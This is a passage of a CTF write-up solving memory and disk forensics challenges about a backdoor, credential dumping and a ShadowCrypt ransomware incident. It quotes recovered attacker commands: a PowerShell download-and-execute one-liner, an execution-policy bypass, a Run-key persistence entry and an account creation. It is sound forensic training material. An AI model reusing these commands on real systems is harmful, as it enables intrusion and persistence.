Progress: 100.00         PDB scanning finished
3368   team.exe        "C:\Users\azman\AppData\Local\Temp\team.exe"
```

Now we know that the team.exe is inside “C:\Users\azman\AppData\Local\Temp\” which will act as the backdoor for the attacker.

Then i try to investigate this specific path to check all executable using this command
“**python3 vol.py -f ../../memdump.mem windows.filescan | grep "Temp" | grep ".exe"**” to get all executable files that are in the temp directory.

```
$ python3 vol.py -f ../../memdump.mem windows.filescan | grep "Temp" | grep ".exe"
Progress: 0.00          Scanning layer_name using PdbSignatureScanne
Progress: 0.00          Scanning layer_name using PdbSignatureScanne
Progress: 100.00         PDB scanning finished
0xba018ecb1820  \Users\azman\AppData\Local\Temp\team.exe
0xba018ecb6320  \Users\azman\AppData\Local\Temp\team.exe
0xb0190062900  \Users\azman\AppData\Local\Temp\mk.exe
```

From what we can see, there are other executable files inside temp directory. If the “team.exe” acts as the backdoor for attackers I can conclude that mk.exe is more likely used as a credential dumping executable.

Then to get the SHA1 hash of the mk.exe I use “**windows.amcache.Amcache**” because it stores the metadata for executed programs including the hashes.

File	c:\users\azman\appdata\local\temp\mk.exe	gentilkiwi (benjamin delpy)	2025-12-11 10:27:24.000000 UTC	N/A	N/A	-	d1f7832035c3e8a73cc78af28cf7f4cece6d20
					mimikatz		2.2.0.0

We got the hash for the mk.exe : d1f7832035c3e8a73cc78af28cf7f4cece6d20

FLAG : NEXSEC25{d1f7832035c3e8a73cc78af28cf7f4cece6d20}

MEMOIR #5

Author: Mejik

Challenge description

“What PowerShell script filename was used for the UAC bypass technique?”

For this challenge, I just find all powershell using “**windows.cmdline**” to find the script filename.

```
└$ python3 vol.py -f ../../memdump.mem windows.cmdline | grep -i "powershell"
Progress: 0.00          Scanning layer_name using PdbSignatureScanner
Progress: 0.00          Scanning layer_name using PdbSignatureScanner
Progress: 100.00         PDB scanning finished
7240 cmd.exe cmd /c powershell.exe -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/heads/main/cat.ps1')
6112 powershell.exe powershell.exe -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/heads/main/cat.ps1')
6044 powershell.exe "powershell"
5096 powershell.exe -
5936 cmd.exe "C:\Windows\System32\cmd.exe" /c powershell.exe -nop -e UwBlAHQALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzACAALQBTAGM
bwBwAGUAIABDAHUAcgByAGUAbgB0AFUAcwBLAHIAOwAgAEMA0gBcAFcAaQBuAGQAbwB3AHMAXABU
AGEAcwBrAHMAXABFAHYAZQBuAHQAVgBpAGUAdwBLAHIAUgBDAEUALgBwAHMAMQA=
3968 powershell.exe powershell.exe -nop -e UwBLAHQALQBFAHgAZQBjAHUAdABp
AG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzACAALQBTAGMabwBwAGUAIABDAHUAcgByAGU
bgB0AFUAcwBLAHIAOwAgAEMA0gBcAFcAaQBuAGQAbwB3AHMAXABUAGEAcwBrAHMAXABFAHYAZQBu
AHQAVgBpAGUAdwBLAHIAUgBDAEUALgBwAHMAMQA=
3076 powershell.exe "powershell"
```

But when i try to find the filename, i don't see any file, instead i just see the URL for github repository and base64 encoded string. So I will try to decode it.

```
└$ echo UwBlAHQALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwB
zACAALQBTAGMabwBwAGUAIABDAHUAcgByAGUAbgB0AFUAcwBLAHIAOwAgAEMA0gBcAFcAaQBuAGQ
AbwB3AHMAXABUAGEAcwBrAHMAXABFAHYAZQBuAHQAVgBpAGUAdwBLAHIAUgBDAEUALgBwAHMAMQA
= | base64 -d
Set-ExecutionPolicy Bypass -Scope CurrentUser; C:\Windows\Tasks\EventViewerRCE.ps1
```

Now that we have decoded the strings, we can see that it reveal the command
**“Set-ExecutionPolicy Bypass -Scope CurrentUser;
C:\Windows\Tasks\EventViewerRCE.ps1”**

And we also can see the powershell script filename.

FLAG : nexsec25{EventViewerRCE.ps1}

MEMOIR #6

Author: Mejik

Challenge description

“What is the SHA1 hash of the backdoor?”

For this challenge we can refer to the previous challenge (MEMOIR #4) where we already know that the backdoor is “**team.exe**”.

Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	StatePID	Owner	Created
0xba018f5d18a0	TCPv4	192.168.8.34	49898	188.166.181.254	443	ESTABLISHED 6112	powershell.exe	2025-12-11 19:55:42.000000 UTC
0xba018db1f8a0	TCPv4	192.168.8.34	49915	188.166.181.254	443	ESTABLISHED 3968	powershell.exe	2025-12-11 20:01:28.000000 UTC
0xba018ee1b910	TCPv4	192.168.8.34	49918	188.166.181.254	8000	ESTABLISHED 3368	team.exe	2025-12-11 20:06:33.000000 UTC
0xba018c896270	TCPv4	127.0.0.1	49853	127.0.0.1	49851	ESTABLISHED 4886	thunderbird.ex	2025-12-11 19:47:54.000000 UTC
0xba018de058a0	TCPv4	127.0.0.1	49852	127.0.0.1	49850	ESTABLISHED 1000	thunderbird.ex	2025-12-11 19:47:54.000000 UTC
0xba0186642520	TCPv4	192.168.8.34	3389	100.96.0.16	54023	ESTABLISHED 988	svchost.exe	2025-12-11 19:39:55.000000 UTC
0xba018ee1b790	TCPv4	127.0.0.1	49856	127.0.0.1	49852	ESTABLISHED 1000	thunderbird.ex	2025-12-11 19:47:54.000000 UTC
0xba018eb2f930	TCPv4	192.168.8.34	49748	4.213.25.242	443	ESTABLISHED 1136	svchost.exe	2025-12-11 19:43:46.000000 UTC
0xba018ff877b0	TCPv4	192.168.8.34	49919	20.198.167.116	443	ESTABLISHED 1888	smartscreen.ex	2025-12-11 20:07:09.000000 UTC

To get the SHA1 hash of the backdoor, I just use “*windows.amcache.Amcache*” like the one I use to get the SHA1 hash for credential dumping executable (mk.exe).

warnings.warn(
File	c:\users\azman\appdata\local\temp\team.exe						2025-12-11 2	
0:06:43.000000 UTC	N/A	N/A	-			255d932fa4418ac11b384b125a7d		
7d91f8eb28f4	N/A							

FLAG : **nexsec25{255d932fa4418ac11b384b125a7d7d91f8eb28f4}**

MEMOIR #7

Author: Mejik

Challenge Description

“What is the key value name used for persistence?”

This challenge asked us to find the key value name for persistence. As we already know the “**team.exe**” is used as a backdoor, and a backdoor always incorporates a persistence mechanism.

So I tried to find the key value name for the persistence mechanism of team.exe.

For this, I use strings to find the key value name because volatility cannot read the content inside the registry.

```
strings -el ../../memdump.mem | grep -i "team.exe"
```

```

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" -Name "selamat" -Value "C:\Users\azman\AppData\Local\Temp\team.exe"
team.exe
steam.exe
ParameterBinding(format-default): name="InputObject"; value="team.exe"
w-ItemProperty -Path "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "selamat" -Value "C:\Users\azman\AppData\Local\Temp\team.exe"
C:\Users\azman\AppData\Local\Temp\team.exe
"C:\Users\azman\AppData\Local\Temp\team.exe"
C:\Users\azman\AppData\Local\Temp\team.exe
-a----- 12/12/2025 3:56 AM 7168 team.exe
C:\users\azman\appdata\local\temp\team.exe

```

I use strings and grep team.exe so that anything that is connected to team.exe in the memory will be shown including value inside it.

After doing a thorough analysis on the output of strings I found a PowerShell command that the attacker executed. This revealed that they targeted Registry Run Key and they gave their malicious entry a specific name which is “**selamat**”.

FLAG : nexsec25{selamat}

MEMOIR #8	Author: Mejik
-----------	---------------

Challenge Description

“*What are the credentials of the newly created user account?*”

For this challenge I tried to search for “**net user**” as it is the standard command to check user accounts. I use “**windows.cmdline**” on volatility to check for running processes.

However, commands like “**net user**” execute and terminate in milliseconds, since the memory dump only captures a single snapshot in time, the “**net.exe**” was already dead and did not appear in the active process list.

```

└$ python3 vol.py -f ../../memdump.mem windows.cmdline | grep -i "net user"
Progress: 0.00 Scanning FileLayer using PageMap
Progress: 23.33 Scanning FileLayer using PageMap
Progress: 100.00 Stacking attempts finished
Progress: 0.00 Scanning layer_name using PdbSig
Progress: 0.00 Scanning layer_name using PdbSig
Progress: 100.00 PDB scanning finished

```

Although the process was dead, the text of command often remains in memory. Windows command prompt and PowerShell preserve a Console history buffer so users can scroll back through previous commands. It persists in RAM longer after command finishes.

So, i used “**strings**” to search the raw memory dump, specifically the keyword “**net user**”.

```
L$ strings -el ../../memdump.mem | grep -i "net user"
PS C:\Windows\system32> net user fakhri admin123 /add
```

Now we can see that the string search successfully recovered the username and password from a PowerShell console history buffer.

Flag: **NEXSEC25{fakhri:admin123}**

MEMOIR #9	Author: Mejik
-----------	---------------

Challenge Description

“What was the name of the archive file that was exfiltrated?”

In this challenge we need to find the archive file that was exfiltrated. Usually attacker would be collecting files of stolen data and then compressing them into archive before transferring them to the network.

So based on this there may be zip file or rar file that exist in user directory. I performed a broad string search across the memory dump for common archive file extension using “**strings -el ../../memdump.mem | grep -iE "\.zip|\!.rar|\!.7z"**” command.

```
L$ strings -el ../../memdump.mem | grep -iE "\.zip|\!.rar|\!.7z"
System.ZipFolder.CRC32
System.ZipFolder.CompressedSize
System.ZipFolder.Encrypted
System.ZipFolder.Method
System.ZipFolder.Ratio
C:\Users\azman\Downloads\Documents.zip
C:\Users\azman\Downloads\Documents.zip
    # If user does not specify .Zip extension, we append it.
    $errorMessage = ($LocalizedData.ZipFileExistError -f $DestinationPath)
Explorer.ZipSelection
Windows.Zip
.zip
Documents.zipke
DOCUMENT~1.ZIPgke
n-packages.zip
es.zip
kages.zip
^[1ages.zip
\Device\HarddiskVolume3\Users\azman\Downloads\Documents.zip
System.IO.Compression.ZipArchiveMode
System.IO.Compression.ZipArchive
System.IO.Compression.ZipFile.dll
es.zip
```

When doing the search my eyes caught on the Documents.zip because it is the only compressed file in the user-writeable directory.

And there are also suspicious message about :

C:\Users\azman\Downloads\Documents.zip

If user does not specify .Zip extension, we append it.

\$errorMessage = (\$LocalizedData.ZipFileExistError -f \$DestinationPath)

So i conclude that this are the archived file that was exfiltrated by attacker.

FLAG : nexsec25{Documents.zip}

OhMyFiles

Challenge Description

"Read the file incident_summary.txt to understand the context of this case. A forensic disk image of the user's workstation has been provided. As a forensic analyst, your first step is to verify the integrity of the evidence."

Challenge Setup

In this challenge, we were provided with an image file (.e01) and were asked to analyze the ransomware case that occurred to En. Fakhri's computer. You may refer to the incident summary report [here](#). Since we got the e01 file, we can use FTK Imager to inspect the file!

OhMyFiles #1

Author: 171k

Challenge Description

"Calculate the SHA256 of the disk image (.E01) and provide it as your answer."

This challenge basically is just a sanity check so we download the correct file, I ran this command in my linux:

```
sha256sum FAKHRIWORKSTATION_20251211.E01
```

Flag:

nexsec25{c8f31718462337b4cc8218c2ca301ca9ca6122cca71c708757f38788533ca0
76}

OhMyFiles #2

Author: 171k

Challenge Description


“What file extension does the ransomware add to encrypted files?”

The challenge asks us to find the ransomware extension. With FTK Imager, all we have to do is navigate to the right folder and get the encrypted file!

En. Fakhri contacted the IT Security team with an urgent issue. He was preparing to send an important document named:

BigClient_Proposal_2025.docx

Referring back to the incident report, we can find the encrypted file by looking for this file “BigClient_Proposal_2025.docx”



After navigating through the folders, we can find the file inside
“root/users/Fakhri/Documents”

Flag:

nexsec25{.lock}

OhMyFiles #3

Author: 171k

Challenge Description

“What is the SHA-256 hash of the deleted archive file?”

It appears that we need to find the deleted malicious file to do further analysis!

Since it asked us to get the deleted file, only one thing comes to my mind. Recycle Bin!

\$R8CHBZQ.xlsx	756 (1 KB)	Regular File	10/12/2025 3:19:10...
\$R96XXEK.rar	106,408,856...	Regular File	10/12/2025 4:14:46...
\$RAGPFRN.lnk	1,044 (2 KB)	Regular File	10/12/2025 2:39:45...
\$ROLGP11.xlsx	571 (1 KB)	Regular File	10/12/2025 3:19:10...

And we found the file! There are 2 archive files inside this recycle bin but the other one has a very small size so I doubt that it contains another file.

Then we can simply use the same command as challenge *OhMyFiles#1* to get the sha256!

Flag:

nexsec25{cfaaa2ce425e2f472618323dcbe2e3fc013100919a8dbf545bf15b4c45dae8
f}

OhMyFiles #4

Author: Mejik

Challenge Description

“Identify the most recent CVE that was exploited to deliver the ransomware payload.”

It seems that we need to identify the CVE for this challenge, with all the information that we know where the docs that were locked are from year 2025, and the malware is zipped in rar which needs winrar to unrar it. So I searched for CVE about winrar in 2025.

The Risk Behind the WinRAR Vulnerability

A newly disclosed path traversal vulnerability ([CVE-2025-8088](#)) in WinRAR leaves millions of Windows systems exposed to attack. This flaw enables adversaries to craft malicious archives that bypass the user's chosen extraction path, forcing files into unintended system locations.

I found that the CVE is “**CVE-2025-8088**”. This vulnerability was described where a malicious “.rar” file bypassed the user's chosen extraction path and forced the files to be dropped to other location inside the system instead, which is perfect to hide the malware file inside the system and execute ransomware attack when a user opened the malicious “.docs” inside it.

This vulnerability is known as a zero-day path traversal vulnerability.

FLAG : NEXSEC25{CVE-2025-8088}

OhMyFiles #5

Author: Mejik

Challenge Description

"What is the MITRE ATT&CK technique ID that matches the persistence mechanism observed in this scenario?"

For this challenge, we need to know the MITRE ATT&CK technique ID. so we already know the vulnerability is a zero-day path traversal vulnerability, then of course after the malware is dropped in sensitive directory it needed a way to ensure that it ran every time Mr. Fakhri turned on his computer.

To ensure that the malware run on logon of course it would probably drop a file in the startup folder or use Registry Run Key.

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Other sub-techniques of Boot or Logon Autostart Execution ▾
(14)

Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a Registry run key. Adding an entry to the "run keys" in the Registry or startup folder will cause the program referenced to be executed when a user logs in.^[1] These programs will be executed under the context of the user and will have the account's associated permissions level.

ID: T1547.001

Sub-technique of: [T1547](#)

① Tactics: Persistence, Privilege Escalation

① Platforms: Windows

Contributors: Dray Agha,
@Purp1eW0lf, Huntress Labs;

Based on the finding about this persistence mechanism we can see the id of this technique is **T154.001**

FLAG : NEXSEC25{T154.001}

OhMyFiles #6

Author: 171k

Challenge Description

"What is the full file path where the ransomware was dropped on the system?"

In this challenge, we need to do a malicious file inspection to read its behaviour. We know that upon extracting, the malicious file will perform a malicious act so we do not need to extract the file inside the rar file. We can just run strings on the file to get its behaviour

I use zimmermann's registry explorer to search through the NTUSER file!

I managed to find a suspicious path which is "Shadowcrypt" that contains "keys". After inspecting the content, I can assure that this path is indeed the key for the lock files!

Flag:

nexsec25{HKCU\Software\ShadowCrypt\Keys}

OhMyFiles #7

Author: 171k

Challenge Description

"What cipher algorithm is used to ransom the file?"

This challenge is far easier after completing OhMyFiles #8 because we can see that the attacker include the encryption method:

Method	RegSz	XOR_MD5_YEAR
Timestamp	RegSz	2025-12-11T14:08:17.

Turns out the answer is XOR!

Flag:

nexsec25{XOR}

OhMyFiles #9

Author: 171k

Challenge Description

"Recover the encrypted document and obtain the encrypted flag contained within it"

This challenge can be easily solved with the information we received so far!

Simply use [cyberchef](#) to decrypt the file!

BigClient_Proposal_2025.docx.lock	RegSz	d39316995b8fdc7ccbd7662b44bb374c2025
Temp_Trip_2025_Planning.docx.lock	RegSz	446612-00--f20-7b-7a-7-76-d27-0057075

We can obtain the xor key used to lock the file BigClient_Proposal_2025.docx

The screenshot shows a file decryption interface. In the 'Input' section, there is a large amount of encoded binary data. In the 'Output' section, the decrypted file content is displayed as plain text: "nexsec2025{sh4d0w_crypt_m4st3r_2025}".

There it is, the flag!

Flag:

nexsec2025{sh4d0w_crypt_m4st3r_2025}

OhMyFiles #10	Author: 171k
---------------	--------------

Challenge Description

"In the ransomware code, What are two strings two specific string constants are used to avoid re-encrypting its own ransom note and decryption instructions."

Now for our final act for En.Fakhri, we need to perform malware analysis and find out how the auto file encryption works!

I purposely extract the rar inside my virtual environment to let the malware drop inside my computer. Then, based on information we earn in OhMyFiles#6, the malware will drop inside the /Appdata/Local. So I navigated to my appdata and found the malware sitting peacefully over there!

svchost.exe	14/12/2025 2:52 AM	Application	7,085 KB
-------------	--------------------	-------------	----------

Now, we can perform malware analysis on it!

```

        FUN_1400001c40(pdidm_1 + 0x1010, 0x1000, &DAT_140020d8C, pdidm_1 + 0x10);
AB_140004be0:
*(undefined1 *)(&param_1 + 0x2028) = *(undefined1 *)(*(&longlong *)(&param_1 + 0x2028));
iVar3 = *(&longlong *)(*(&longlong *)(&param_1 + 0x2010) + 0x1020);
*(bool *)(&param_1 + 0x2018) = iVar3 != 0;
if (iVar3 != 0) {
    pcVar4 = (char *)FUN_1400098e0("PYINSTALLER_SUPPRESS_SPLASH_SCREEN");
    if (pcVar4 != (char *)0x0) {
        iVar1 = strcmp(pcVar4, "1");
        *(bool *)(&param_1 + 0x2019) = iVar1 == 0;
    }
    /* WARNING: Subroutine does not return */
    thunk_FUN_14001bf70(pcVar4);
}
pcVar4 = (char *)FUN_1400098e0("PYINSTALLER_RESET_ENVIRONMENT");
if (pcVar4 != (char *)0x0) {
    strcmp(pcVar4, "1");
    FUN_140009a50("PYINSTALLER_RESET_ENVIRONMENT");
}

```

Surprisingly enough, the malicious code is actually embedded as python inside the .exe

To extract out that embedded python, we can simply use [pyinstxtractor](#) to extract out the python code!

Then we can find the svchost.pyc (compiled python), which can be decompiled using [uncompyle6!](#)

Finally, I use strings to read the content!

```

└$ strings svchost.pyc | grep -iE "decrypt|readme|restore|recover|ransom"
DECRYPT
RANSOM
SHADOWCRYPT RANSOMWARE
Without our decryption key, recovery is IMPOSSIBLE.
You have 72 HOURS to pay before your decryption key is deleted forever.
!!! DECRYPT_YOUR_FILES !!!.txtr

```

There we go! We found the strings! DECRYPT and RANSOM!

`nexsec25{DECRYPT_RANSOM}`

That is all for the OhMyFiles challenge. My Favourite challenge in this competition!